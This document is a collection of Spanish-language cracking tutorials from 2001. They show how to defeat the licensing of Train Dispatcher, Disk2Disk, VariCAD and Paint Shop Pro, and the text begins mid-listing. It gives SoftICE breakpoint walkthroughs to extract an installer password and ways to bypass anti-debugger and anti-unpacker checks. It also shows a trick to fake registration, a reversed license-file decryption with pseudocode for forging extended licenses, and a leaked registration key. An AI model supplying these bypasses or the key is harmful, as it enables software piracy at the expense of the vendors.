:00401342 51                  push ecx
:00401343 8D861C020000        lea eax, dword ptr [esi+0000021C]

* Possible StringData Ref from Data Obj ->"%d DAY EVALUATION"
                              |
:00401349 68A0214400          push 004421A0
:0040134E 50                  push eax
:0040134F E834470200          call 00
```

Karpoff Spanish Tutor 2001

Programa: Train Dispatcher v3.1B

PROTECCION: **Password.**

Objetivo: Buscar el password a un installshield.

Descripcion: Programa de trenes

Dificultad: Novato.

DOWNLOAD: **http://www.signalcc.com/train3/td31b.exe**

Herramientas: **Softice**

CRACKER: **Pedrolas Nº18** **FECHA: 22/03/2001**

INTRODUCCION

Hola de nuevo, amigos.

Esta vez le ha tocado el turno a

Train Dispatcher v3.1B

Un programa para jugar a manejar lineas de tren.

AL ATAKE

Nada mas arrancar el programa nos encontramos con la tipica ventana de installshield en la que nos pide un password para poder continuar con la instalación, pues bien este es nuestro objetivo. Tambien hay que decir que si seguimos los pasos utilizados en este manual, tambien se podrá encontrar el password para el programa complementario del Train Dispatcher, esto es, el Track Builder for Train Dispatcher.

Arrancamos, iniciamos el programa, y en la ventana del password colocamos un numero cualquier, el que nos de la gana. Abrimos el Softice con CTRL+D y ponemos

bpx hmemcpy

Seguido pulsamos F5 y le damos al Ok dentro del programa. Acto seguido salta el Softice y pulsamos las siguientes teclas.

F11, 9 veces F12 y caemos en la siguiente linea:

01F:00401E7A 68B0C74000 PUSH 0040C7B0

Pulsamos 3 veces F10 y llegamos a la siguiente linea:

015F:00401E83 FF1580E24000 CALL [KERNEL32!lstrcmp]

Aunque os parezca raro, hay que meterse dentro del Kernel32.dll para encontrar el password. Dicho esto pulsamos F8 para meternos en la call. Una vez dentro caemos en la sigueinte linea:

015F:BFF77288 53 PUSH EBX

Le damos 10 veces a F10 y llegamos a una nueva call en este caso esta en la linea:

015F:BFF772AC E8969FFFFF CALL BFF71247

le damos a F8 y entramos en la call, ya esta cerca el password, pero antes hay que entrar en una nueva call, en este caso esta en la linea:

015F:BFF71265 E8EF930000 CALL BFF7A659

Le damos a F8 y luego a F10 hasta llegar a la linea:

015F:BFF7A75A 3BF8 CMP EDI,EAX

Pulsamos *d edi* y zasss, sale un numero, en este caso es el 677141

Lo metemos como password y el programa continua instalandose.

Para terminar la instalacion se necesita una clave de registro, que no se como saltarla, pero podeis usar esta que es de la anterior version de este programa:

4254-3779-7947

Hasta otra, pedrolas

Bilbao, a 22 de Marzo de 2001

Karpoff Spanish Tutor 2001

Programa: Disk2Disk v1.2

PROTECCION:	**Serial.**
Objetivo:	**Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado**
Descripcion:	No tengo idea, luego lo miraré :)
Dificultad:	**Aficionado**
DOWNLOAD:	http://www.duncanamps.com/disk2disk/
Herramientas:	SoftIce 3+, The Customiser, ProcDump, UPX, W32Dasm, Hex Editor, DzA Patcher o PrincessSandy (para crear loader si quieren), NotePad (ya verán para qué), DeDe y por último IceDump **(si que son muchas jeje, pero todas son útiles)**
CRACKER:	**Dek_Oin** **FECHA:** **23/03/2001**

INTRODUCCION

Hi!!, cuanto tiempo sin escribir nada jejeje. Aki vuelvo con otro tuto, como era de esperar. Primero de todo gracias a **WaR_SpY** por proporcionarme el programa, que será una víctima muy pero muy interesante, nos divertiremos mucho, ya verán por qué ;)

Como me dijo Gádix, una BUENA PROTECCION se merece un BUEN TUTORIAL jejeje. Haciéndole caso escribo esto. Hoy usaremos herramientas MUY útiles pero no muy comunes, como por ejemplo el programa llamado "The Customiser", que como dice su nombre "Customiza" las ventanas para nosotros, permitiéndonos cambiar el título, habilitar botones, deshabilitarlos, esconder ventanas, esconder botones, mostrar ventanas ocultas, mandar clicks del mouse, cambiar las captions de los controles y mil cosas más. Este es uno de mis programas favoritos y lo utilizo muy a menudo :). Tambien usaremos el NotePad, el cual nos ayudará en una pequeña cosa, pero necesaria. La NUEVA herramienta es el DzA's Patcher. Este parcheador de archivos puede parchear archivos empakados con gran facilidad, con el método de crear una seccion o poner el parche en al ultima sección. Utiliza el conocido método de (por ejemplo): mov byte prt [00401234], 74 y luego JMP entrypoint_original_del_programa. Muy buena tool, tnx DzA ;). En fin, aprenderemos bastante, vamos a la acción!.

AL ATAKE


Ejecutamos el programa y mmmm, qué pasa???, nos aparece el error de "Este programa ha efectuado una operación no admitida.....", mmmm, pensemos....., que puede ser esto!?, yo digo... tengo el SoftICE cargado, puede que el programador haya implementado alguna proteccion anti-debugger y haya sido lo suficientemente inteligente como para no dar el mensaje de error?, pues SI jeje. Esto ha hecho. No hay problema, tenemos el Icedump, que nos esconderá el debugger, asi que no hay problema. Cargamos Icedump y ejcutamos el programa. Ahora sí!, ya en el SplashForm sale "Unregistered Shareware". Hmmm, eso no importa. Vemos que hay un menú "Register". Vamos a "Enter registration code" y tenemos 3 campos. Nombre, e-mail y key. El botón de "Aceptar" está deshabilitado. Esto me hace pensar que el botón se habilita cuando introducimos los datos correctos, por lo tanto si pudiéramos pulsar el botón cuando está deshabilitado, el programa creeria que nos registramos de verdad y nos mandaria a las felicitaciones :).

Ahora toca el análisis del archivo. Con File InsPEctor o Language 2000 analizamos le archivo y vemos que está empakado con UPX (el primer programa comercial que veo en mi vida que está empakado con UPX xD). Tendremos que desempakarlo, pero antes, para ver que pasa, adelantamos el reloj del la PC 1 año, y ejecutamos el programa. Nos salen unos errores como "Sorry, you have already evaluated the software....." y "Your security key has expired. Please register the software package." y luego la ventana principal se hace mágicamente invisible, por lo tanto no podremos trabajar ahi :P. Los messageboxes parecen fáciles de saltar, pero algo me dice que NO son MessageBoxA, si quieres puedes probarlo pon BPX MESSAGEBOXA y carga el programa, el SoftICE no salta, por lo tanto, debemos atakar por algún otro lado.

El ejecutable estaba empakado con UPX, pues bien, vamos a desempakarlo entonces. Abrimos ProcDump seleccionamos Unpack y ponemos UPX, luego abrimos el ejecutable de Disk2Disk y qué!!!!!, se cierra el ProcDump!. Que pasa aqui?, es error del ProcDump?, o el programador MALIGNO (xD) nos ha tendido una trampa?. Jejeje, pues es la 2nda ;). El inteligente programador ha hecho algo asi (delphi):

```
if FindWindow('23DB5B80','ProcDump32 (C) 1998, 1999 G-RoM, Lorian & Stone') <> 0 then
{23DB580 es el class de la ventana del ProcDump, este class varia de ventana en ventana
(como ya debes saber), para encontrar una ventana específica debes darle el class y el
título, en este caso si no contaramos con el customiser deberias modificar la titlebar con
un editor hexadecimal, lo que es muy fácil, solo buscas la string y la reemplazas por lo que
quieras)
Showmessage('Encontrada!')              //el programador no hace Showmessage jeje
else                              //directamente cierra la ventana y el programa
Showmessage('No encontrada!')
end;
```

Si encuentra la ventana, la cierra. Esto hizo con el ProcDump para que no nos desempake el archivo. PEEEEEERO contamos con The Customiser :) . Con éste podemos cambiar el título de la venana del ProcDump para que el Disk2Disk no la encuentre. Abrimos el The Customiser y seleccionamos la ventana del procdump, con la opción select:



El The Customiser nos brinda todo tipo de información sobre la ventana, y en la lengueta "Text", nos permite cambiar el título. Vamos ahi, y cambiamos "ProcDump32 (C) 1998, 1999 G-RoM, Lorian & Stone" por "ProcDump" por ejemplo. Podemos cambiarlos al que queramos. Lo hacemos y ahora lo intentamos desempakar. Jejeje, ya no se cierra y lo desempaka bien. Pero hay una pekeña molestia. No me gusta que el procdump me deje su sello en el exe de "Unpacked with ProcDump", asi que lo voy a desempakar con el mismo UPX. Abrimos una ventana de DOS y vamos al directorio de UPX. Ponemos: upx -d C:\Tu_programa\Disk2disk.exe (por ejemplo, antes recuerda SIEMPRE hacer un backup del empakado) y voilá lo desempako perfecto. La ventaja de hacerlo con el mismo UPX y NO con Procdump es que si lo haces con UPX te deja el exe

desempakado EXACTAMENTE igual a como estaba antes, con todas las mismas secciones, etc.

El programa chequea eso con VARIAS ventanas. Chequea si tenemos abierto el SMU inspector, el W32Dasm, tiene Anti-FrogsICE, y algunas tools más, pero esto no es ningun problema, si queremos probar nuestro crack con el hex editor (guardando como crack.exe y probando a ver si funciona probando y probando hasta que funcione) y mientras tener abierto el W32dasm, solo cambiamos el título de la ventana del W32Dasm siguiendo los mismos pasos que antes.

DeStRoZaNDo

Ahora ha llegado el momento del Parche. Parchear el archivo para simular estar registrados. Arriba deciamos: "Vemos que hay un menú "Register". Vamos a "Enter registration code" y tenemos 3 campos. Nombre, e-mail y key. El botón de "Aceptar" está deshabilitado. Esto me hace pensar que el botón se habilita cuando introducimos los datos correctos, por lo tanto si pudiéramos pulsar el botón cuando está deshabilitado, el programa creeria que nos registramos de verdad y nos mandaria a las felicitaciones :)".

Eso mismo, si PUDIERAMOS pulsarlo. Pero cómo?, si está deshabilitado?, pues fácil. Lo habilitamos :). Vamos al the customiser y en la opción "Enable" seleccionamos el boton y mágicamente éste se habilita :). Ahora llenamos los campos. Yo he puesto:

Nombre: DeK_OiN
E-Mail: dek_oin@hotmail.com
Key: 123456

Ahora pulsamos el botón de "Aceptar". Nos manda al mensaje de "Congratulations, your software has been registered succesfully". Efectivamente no chequea todo 2 veces. Si vamos al about veremos que dice: Registered to DeK_OiN. Cerramos el programa, lo abrimos de nuevo y en el SplashForm que sale al iniciar dice: Registered to DeK_OiN pero cuando el Form Principal se abre nos sale un error: "A security key error has ocurred. Please reinstall the pakage". Esto quiere decir que el programa chequea los datos al iniciarse. Tenemos un problemaaaaa, llegó la hora de usar DeDe!.

Decompilamos el exe desempakado con DeDe. Vamos a Procedures y clickeamos en el Form, que parece el Principal, frMain. Los datos se podrian chequear en el evento FormCreate, miramos pero no vemos nada interesante. Asi que vamos a FormActivate y si bajamos un poco veremos esto:

```
|
00497AB0 E823FEFDFF       call 004778D8
00497AB5 8B45F8           mov eax, [ebp-$08]
00497AB8 5A               pop edx

|
00497AB9 E8AABCFFFF       call 00493768
00497ABE 83E07F           and eax, +$7F
00497AC1 83F804           cmp eax, +$04
00497AC4 0F87F9000000     jnbe 00497BC3
00497ACA FF2485D17A4900   jmp dword ptr [$497AD1+eax*4]
00497AD1 6E               outsb
00497AD2 7B49             jnp 00497B1D
00497AD4 009F7B4900E5     add [edi+$E500497B], bl
00497ADA 7A49             jp 00497B25
00497ADC 000B             add [ebx], cl
00497ADE 7B49             jnp 00497B29
00497AE0 003E             add [esi], bh
00497AE2 7B49             jnp 00497B2D
00497AE4 006A00           add [edx+$00], ch
00497AE7 668B0DA47D4900   mov cx, word ptr [$497DA4]
00497AEE B201             mov dl, $01

* Possible String Reference to: 'A security key error has occurred.
| Please reinstall the package'
|
00497AF0 B8B07D4900       mov eax, $00497DB0

|
00497AF5 E846E4FBFF       call 00455F40
```

```
* Reference to TApplication instance
|
00497AFA A148874A00       mov eax, dword ptr [$4A8748]
00497AFF 8B00             mov eax, [eax]

* Reference to: forms.TApplication.Terminate(TApplication);
|
00497B01 E8E66FFBFF       call 0044EAEC
00497B06 E9D9000000       jmp 00497BE4
00497B0B 33D2             xor edx, edx
```

Ahi lo tenemos. El mensaje de error, y luego Application.Terminate, o sea que se cierra el programa. Vamos a W32Dasm a la dirección 497AEE (en W32Dasm se ve un poco más claro). Vemos esto:

```
:00497AB8 5A                  pop edx
:00497AB9 E8AABCFFFF          call 00493768
:00497ABE 83E07F              and eax, 0000007F
:00497AC1 83F804              cmp eax, 00000004
                                                          //si hemos expirado nos
                                                          manda al mensaje de
                                                          expired (pero como estamos
                                                          registrados no expiraremos
:00497AC4 0F87F9000000        ja 00497BC3                 nunca, solo tenemos que
                                                          remover los chequeos de
                                                          los datos que se hacen al
                                                          inicio del programa)
:00497ACA FF2485D17A4900      jmp dword ptr [4*eax+00497AD1]  //salta a los errores

:00497AD1 6E7B4900            DWORD 00497B6E
:00497AD5 9F7B4900            DWORD 00497B9F
:00497AD9 E57A4900            DWORD 00497AE5
:00497ADD 0B7B4900            DWORD 00497B0B
:00497AE1 3E7B4900            DWORD 00497B3E

:00497AE5 6A00                push 00000000
:00497AE7 668B0DA47D4900      mov cx, word ptr [00497DA4]
:00497AEE B201                mov dl, 01
* Possible StringData Ref from Code Obj ->"A security key error has occurred. " //errores
                                 ->" Please reinstall the packag
```

Karpoff Spanish Tutor 2001

Programa: **VariCAD 7.3.0.4**

PROTECCION:	**Archivo llave, limite de tiempo y demas restricciones**
Objetivo:	Alargar la evaluacion Indefinidamente.
Descripcion:	Programa de Cad, que pesa muy poco y no tiene nada que envidiar a AutoCAD :)
Dificultad:	Avanzado
DOWNLOAD:	**http://www.varicad.com**
Herramientas:	SoftICE, FileMON, RegMON (No valen los W32DASM y similares por estar el código también comprimido y encriptado)
CRACKER:	**OGRY** **FECHA:** **22/03/2001**

INTRODUCCION

Lo primero es presentarme. Soy un programador normalito, que se dedica a esas aburridas aplicaciones de gestión en una empresa como otra cualquiera. Aficionado a la astronomía y a la construcción de telescopios, necesitaba un buen CAD para plasmar mis ideas. Así encontré en www.varicad.com mi programa ideal. Versión trial por 30 días. Mmmh. Me registré, me lo bajé y me lo instalé. El programa era mucho mejor de lo que esperaba (ya había probado antes otros 5 que no me convencieron), y decidí usarlo para el diseño de mi nuevo telescopio.
Lo primero que ví era que variando la fecha del sistema, el programa respondía con diferentes NAG's, que iban desde 'vaya a la web a registrarse para obtener una licencia de 30 días', hasta 'Versión trial, el programa no guarda archivos', pasando por 'le quedan tantos días para agotar el periodo de prueba'. Mmmh. Una vez salvado un fichero, no se puede abrir a menos que la fecha del sistema sea superior a la fecha en que éste fué salvado. Y tampoco te deja salvarlo a menos que la fecha del sistema sea superior a aquella en que fué abierto. Mmmh. Si voy cambiando la fecha del sistema con cuidado, los 30 días de periodo de prueba se pueden transformar en ¡un montón de horas de trabajo real!. Bien, así que seguramente tendré tiempo para completar el complicado diseño del telescopio.

Pero llegó la primavera del 2001 y apenas me quedaban 7 días para finalizar el periodo de vigencia. Había trabajado muy duro en el diseño y no quería perderlo. Probé a pedir una nueva licencia. ¡Con la nueva licencia no puedo abrir el fichero!. El programa avisa de que ha habido una violación de la seguridad y se cierra. Rayos, no me queda más remedio que saltarme la

seguridad.

AL ATAKE

Lo primero fué investigar en sitios como éste. Los crackers son gente muy enrrollada y suelen dejar sus herramientas preferidas colgadas en la web para que cualquiera pueda bajarselas. Después de leer unos cuantos tutoriales como los de esta colección, conseguí instalar correctamente el SoftICE. Aprendí a manejarlo e hice algunas pruebas. Otras herramientas que me resultaron imprescindibles fueron el FileMON y el RegMON. Sin ellas tampoco hubiera podido conseguirlo. Desde aquí quiero agradecer y felicitar a sus autores y al cracker que facilitó la instalación de SoftICE. ¡GRACIAS!

Unos BPX's

Lo primero fué averiguar que hacía el programa con el varicad.lck, el fichero de licencia que proporciona el proveedor del programa. FileMON reportaba que se abría cada vez que se iniciaba el programa, así que pusé un BPX CreteFileA en SICE y luego arranque el programa. Cada vez que SICE interrumpía, buscaba (con S 0 L FFFFFFF 'varicad.lck') a ver si esa era la vez en que se abria el fichero. 35 F5's después, encontré la cadena. F12 y estaba en la rutina que lo había abierto. Tomé nota de la dirección, para que las próximas veces no tuviera que esperar tanto. Fuí siguiendo el código con F8's hasta que me encontré con una rutina muy interesante. En 65AC10, comenzaba el proceso de desencriptado del contenido del fichero. Yo me había dado cuenta de que en una opción del menú de la aplicación, aparecía el número de licencia y el nombre registrado en la WEB. Como ésta información sólo podría residir en el .lck que te mandan, era claro que si aparecía en memoria en algún momento, era porque se acababa de ejecutar la rutina de desencriptación. y lo cierto era que después de 65AC10 aparecía el texto del nombre de licencia... al revés. Luego la clave estaba en esa rutina. La estudíe con detalle hasta entender lo que hacía. Reproduzco aquí mis propias notas:

Unas notas

La rutina principal de protección está en 65ACB0

Desde allí se llama a la rutina de desencriptación del fichero de licencia, en 65AC10. Luego se determina el tipo de licencia
(primer byte desencriptado) y se opera en consecuencia. Entre tanto, hay varias llamadas a rutinas 7*, que son accesorios de alto nivel (abrir, leer, cerrrar ficheros, reservar heaps de memoria, etc).

El fichero de licencia que tengo tiene el tipo 03 (se mete por la opción 03 de lo que parece una estructura tipo SELECT CASE).

Rutina de lectura y desencriptación del fichero varicad.lck

Los 46h bytes del fichero .lck aparecen en 9DF71C:
(Para proteger mi seguridad, he borrado de aquí los bytes. Lo siento, pero no quiero problemas)

Al llamar a 65AC10, El contenido del SP es:

ESP-14:46 00 00 00 ; lo que había en EDI (numero de bytes a desencriptar)
ESP-10:04 00 00 00 ; lo que había en ESI
ESP-0C:08 00 00 00 ; lo que había en EBP
ESP-08:00 00 00 00 ; lo que habia en EBX
ESP-04:CC F4 9D 00 ; lO QUE HABÍA EN ECX
9DF4A0:
ESP+00:B6 AD 65 00 ; rutina a la que hay que volver ?
ESP+04:1C F7 9D 00 ; puntero a la zona encriptada
ESP+08:46 00 00 00 ; numero de bytes del fichero
ESP+0C:D0 F4 9D 00 ; puntero a la dirección de destino (b60df0)
ESP+10:CC F4 9D 00 ; puntero
ESP+14:84 FA 9D 00 ; puntero
ESP+18:E8 EA 79 00 ; rutina a la que hay que volver ?
Los registros contienen

EAX=009DF71C ; INICIO DEL FICHERO ENCRIPTADO
EBX=00000000
ECX=009DF4CC
EDX=009DF4D0
ESI=00000004
EDI=00000046 ; NUMERO DE BYTES DEL FICHERO
EBP=00000008
ESP=009DF4A0 ; Stack Pointer
EIP=0065AC10 ; PUNTO DE ENTRADA A LA RUTINA DE DESENCRIPTACION
CS=0137 ; SEGMENTO DE CODIGO
DS=013F ; SEGMENTO DE DATOS
SS=013F
ES=013F
FS=3BF7 ; FLAGS
GS=0000
FLAGS ; odIszapc

El número de ; del comentario del código indica la 'vuelta' del proceso:

65AC10 PUSH ECX ;No sabemos que hay en ECX, pero se incrementa ESP a 9df49c
MOV EAX, [ESP+0C] ;contiene el 46 del numero de bytes a desencriptar
PUSH EBX ;EBX es cero, se incrementa de nuevo el ESP a 9df498
PUSH EBP ;EBP tiene un 8, se incrementa de nuevo ESP a 9df494
MOV EBP, [ESP+1C] ;se carga EBP con 9df4cc (que ya estaba)
PUSH ESI ;había un 4 en ESI, se incrementa el ESP a 9df490
PUSH EDI ;se lleva el 46 a sp, se incrementa el ESP a 9df48c
MOV EDI, [ESP+18] ;se lleva a EDI el 9DF71C (inicio de la zona encriptada),
;que ya estaba en el SP
MOV BL, [EAX+EDI-1] ;en EAX esta el numero de bytes a desencriptar, en EDI,
la dirección base
;luego esto lo que hace es coger el último byte del fichero (1Ch)
ADD EAX, -02 ;se resta 2 del número de bytes a desencriptar
XOR BL, CC ;1Ch XOR CCh = D0h . Esta será la base para los contadores
PUSH EAX ;guarda en el sp el número de bytes a desencriptar
MOV BYTE PTR [ESP+17],00 ;se ponen a cero el primer byte de la direccion que
estaba
;en ECX y que se cargo en el sp en la 1ª linea
MOV [ESP+1C], BL ;se carga bl (=0Dh) en el ultimo byte de la direccion de
comienzo
;de la zona encriptada que se cargo en EDI, y que ya estaba en el sp
MOV [EBP+00], EAX ;se lleva el 44 (46-2 bytes del fichero) a la posición

9DF4CC
CALL 7285FB ; rutina sin sentido?
MOV ESI, [ESP+24] ;se lleva a ESI el 9DF4D0 que hay en ESP+0C
MOV [ESI], EAX ;se lleva a [9Df4D0] el contenido de EAX (00b60df0),
;resultado de la rutina anterior, la que no tenía sentido
MOV ECX, [EBP+00] ;se lleva a ECX el 044h que es la cuenta de bytes a desencriptar
ADD ESP, 04 ;se hace un POP ficticio
XOR EAX, EAX ;se pone a cero EAX
TEST ECX, ECX ;se comprueba que en ECX (la cuenta de bytes) no haya un 0
JBE 65AC64 ;si hay un cero, se empieza en 65ac64
;Comienza el bucle de desencriptado
65AC4F TEST AL, 01 ;se comprueba que AL sea impar. Al principio vale 0, por lo que es
;par y se salta a 65AC64
;;ahora en AL hay un 01
;;;ahora en AL hay un 02
;;;;ahora en AL hay un 03
JZ 65AC64 ;si es par, ir a 65AC64, como 00 es par, salta
;;ahora no salta, porque tiene 01
;;; ahora si salta, porque tiene 02
;;;; ahora no salta, porque AL tiene 03

non MOV CL, [ESP+18] ;;se lleva a CL el D0, resultado de
;;xorear el último byte del fichero con CCh
;;;;se lleva a CL el D1 que había en el contador de impares
MOV DL, [EDI+EAX] ;;llevamos a DL el segundo byte del fichero
;;;llevamos a DL el cuarto byte del fichero (E2)
INC CL ;;incrementamos CL (el contador de impares)
MOV [ESP+18], CL ;;llevamos CL a dónde estaba (en ESP+18 hay un contador de impares)
XOR DL, CL ;;DL= 94 XOR D1=45h
;;;;DL=E2 XOR D2=30h
JMP 65AC6B ;;a la rutina de 'colocación'

65AC64 MOV DL [EDI+EAX] ;llevar a DL el byte del fichero apuntado por EAX (1C)
;;;ahora FEh, el tercer byte del fichero
par DEC BL ;decrementar BL (el contador que empezó siendo el último byte del
;fichero XOR CC = D0, ahora pasa a CF
;;; ahora en BL hay CF, que pasa a CE
XOR DL, BL ;DL=CC XOR CF=03h
;;; DL=FE XOR CE=30h

65AC6b MOV ECX [ESI] ;en [ESI] esta la dirección de destino (B60Df0)
poner MOV [EAX+ECX], DL ;llevamos DL a la dirección de destino + EAX (el contador de bytes)
MOV EDX, [ESI] ;ahora ponemos la dir de dest en EDX
MOV CL, [EAX+EDX] ;para cargar en CL el byte que había en DL
MOV DL, [ESP+13] ;llevamos a DL el contador de ESP+13, que se inicializó con 00
;; pero ahora tiene 03 (el byte generado en la anterior vuelta)
ADD DL, CL ;sumamos el contador con el byte producido
;;ahora en DL hay 45+03=48h
;;;ahora en DL hay 48+30=78h
;;;;ahora en DL hay 78+30=A8h

MOV ECX, [EBP+00] ;llevamos a ECX el número de bytes a desencriptar (44)
;; sigue siendo 44

```
INC EAX ;antes 00, ahora 01
;antes 01, ahora 02
CMP EAX, ECX ;¿hemos llegado al final?
MOV [ESP+13], DL ;ahora ponemos DL (=03) en el 'contador'
;;y ahora ponemos 48 en el contador (o es un CRC???)
;;;y ahora el 78, esto es un CRC, me juego la barba...
;;;;y ahora el A8, ES UN CRC por suma de bytes enteros...

JB 65AC4F ;si no hemos dado con el final, a por otro byte


MOV EAX, [ESP+1C] ;si ya hemos llegado al final,
MOV DL, [ESP+13] ;aqui (en el CRC) tiene que haber lo mismo que en en
penúltimo byte
;del fichero
CMP DL, [EAX+EDI-2]
JZ 0065ACAA ;o moriras...

MOV ECX, [EBP+00]
MOV EDI, [ESI]
MOV EDX, ECX
SHR ECX, 02
XOR EAX, EAX
REPZ STOSD
MOV ECX, EDX
AND ECX, 03
REPZ STOSB
65ACAA POP EDI
POP ESI
POP EBP
POP EBX
POP ECX
RET
```

Zona de 44h datos desencriptada

BD0DF0:
(Si no he puesto la zona encriptada, aún menos voy a poner la desencriptada...)
Las fechas que aparecen son:

39757575 Fecha de fin de licencia (modificada para proteger mi seguridad)
39656565 Fecha de inicio de licencia (modificada para proteger mi seguridad)

Después de desencriptadas, las fechas son comparadas con las que aparecen en 78CE98, y si no coinciden, casca.

Lo curioso es que si las modificas en esa posición, y en BD0DF0 en el momento adecuado (justo después de que acabe de ejecutarse 65ac10), y pones A3757575 por ejemplo, te aparece un bonito NAG que te informa de que tienes 4296 (o más) días para probar.

Pero si a la siguiente ejecución, no coincide lo que se desencripta del fichero con lo que pusiste (que de alguna manera, recoge y guarda de la anterior ejecución), te vuelve a salir el NAG de 'buscate una licencia'.

Si apartir de la rutina inversa a la de desencriptación (ver psudocódigo) generas un fichero con la misma fecha que dejaste en 78CE98, a partir de ese momento, tienes (ya para siempre) 4296 días (o más) para 'probar' el

programa. Espero que saquen otra versión antes de que se acabe el tiempo para probarlo ;-)))))))))

Pseudocódigo de la rutina inversa

Esta rutina trata de generar un fichero de licencia. Trataremos de no tocar nada más que la fecha de finalización de la licencia de un fichero ya existente.

Lo primero, leer el fichero ya existente y cambiar la fecha por otra un poco mayor (10 o 20 años mayor).
la zona a encriptar tendrá 44h bytes

```
CRC=suma de todos los bytes (despreciando reboses)
ByTabla[44] =
(oculto para proteger la seguridad)
ByFichero[46]
ByContador=0h
ByContaPAR=D0h
ByContaNON=D0H
ByNuevo = 00h
while ByContador==44
ByCRC=ByCRC+ByTabla[ByContador]
si ByContador es par
ByContaPAR--
ByNuevo=ByTabla[ByContador] XOR ByContaPAR
si no es par
ByContaNON--
ByNuevo=ByTabla[ByContador] XOR ByContaNON
;
ByContador++
ByFichero[ByContador]=ByNuevo
wend
ByFichero[ByContador]=ByCRC
ByFichero[ByContador+1]=1Ch
```

Si se sigue TODO el procedimiento, se desprotege. Te deja el NAG, pero no es tan malo, despues de todo...

Un dato oculto.

Sin embargo, falta algo... ¿De dónde sale la fecha que aparece en 78CE98?. Pomenos un BPM 78CE98 W para que SICE salte cuando alguien 'toque' allí, y volvemos a reiniciar el programa. Cuando salta el BP, FileMON acaba de registrar la apertura para lectura de un fichero: system.con. Es curioso. En las primeras observaciones del entorno, este fichero era de tipo plano, con todo 'al aire'. ¿Que oculta system.con?

Lo abrimos una vez más con el notepad. Un montón de parámetros más o menos inteligibles... nada a primera vista. Hagamos suposiciones. Hubiera sido demasiado fácil que en el fichero hubiera aparecido la fecha en formato 'dd-mm-yyyy hh-mm-ss'. Mmmh. Pero estos números... son siempre decimales. Mmmh. Veamos. Si transformamos la fecha desencriptada a decimal nos dá este número. búsquemoslo en el archivo. ¡BINGO!. La sección NURBS tiene como primer parámetro el mimsmo número que representa la fecha desencriptada. Es casí demasiado fácil.

Una lectura atenta de FileMON nos descubre el misterio completo. Cuando nosotros tocabamos la fecha de 78CE98 desde el SICE el patch funcionaba porque ¡al finalizar el programa éste se encarga de salvar el system.con!. O sea, que si tocamos el .lck y el system.con simultáneamente, podremos tener los días de prueba que queramos.

No tan newby

Faltaba hacer un programa que aplicara el parche. En mi empresa, lo que más usamos es VB6, así que me puse a ello y aquí está el resultado (adjunto).
Uso del Parche
El parche es muy sencillo de manejar, aunque no sea muy profesional.
La idea, como explicaba en el tutorial, es variar el fichero .lck del directorio \lib, de manera que su desencriptado coincida con el parámetro NURBS del fichero system.con del directorio \cfg (en el directorio de trabajo).
Lo primero es instalar Varicad 7.3.0.4 (con la actual versión, la 8, aún no lo he probado,

Karpoff Spanish Tutor

Programa:	**Paint Shop Pro 7.02 y Animation Shop 3.02**

PROTECCION:	Evaluación de 30 dias		
Descripcion:	Límite de tiempo y nags-screen		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.jasc.com		
Herramientas:	* Hex WorkShop 2.20b005 * SoftICE 4.0 * KrackPE (de nuMIT_or (KUT)) * KW32dasm 8.93		
CRACKER:	Fantomas	**FECHA:**	30/05/2001

INTRODUCCION

Antes que nada, voy a comentar que esta aplicacion siempre me ha parecido fabulosa desde sus primeras versiones, sin embargo hasta antes de la version 6.xx, era muy facil volver a tener otros 30 dias de evaluacion, simplemente borrabas del registro la entrada
[HKEY_CLASSES_ROOT\CLSID\{10722D20-FD67-11CE-A6F7-444553540000}\MiscStatus]
y voila 'primer dia de evaluacion', aunque siempre te aparecia el Nag de inicio

Esta es la primer aplicacion que analizo, y fue despues de leer algunos tutoriales y ejemplos de 'Karpoff', en especial el de '**Paint Shop Pro 7.0 y Animation Shop 3.0**', articulo de 'kamui' del 20/02/2001

Sucede que al tratar de seguirle los pasos a 'kamui' me tope conque la aplicacion era diferente, tal parecia que los de 'Jasc' tambien lo leyeron y corrieron a sacar la version 7.02, la cual ya es distinta

AL ATAKE

Iniciemos conociendo como se comporta la aplicacion mediante unas pruebas de rutina:

- Corremos la aplicacion y mediante el aviso del menu 'Help', se nos hace de nuestro conocimiento el siguiente, mensage: "You are on day 16 of your 30 day evaluation period"
- Salimos de la aplicacion
- Adelantemos el reloj 10 dias
- Corremos nuevamente la aplicacion y ahora vemos el siguiente mensage: "You are on day 26 of your 30 day evaluation period"

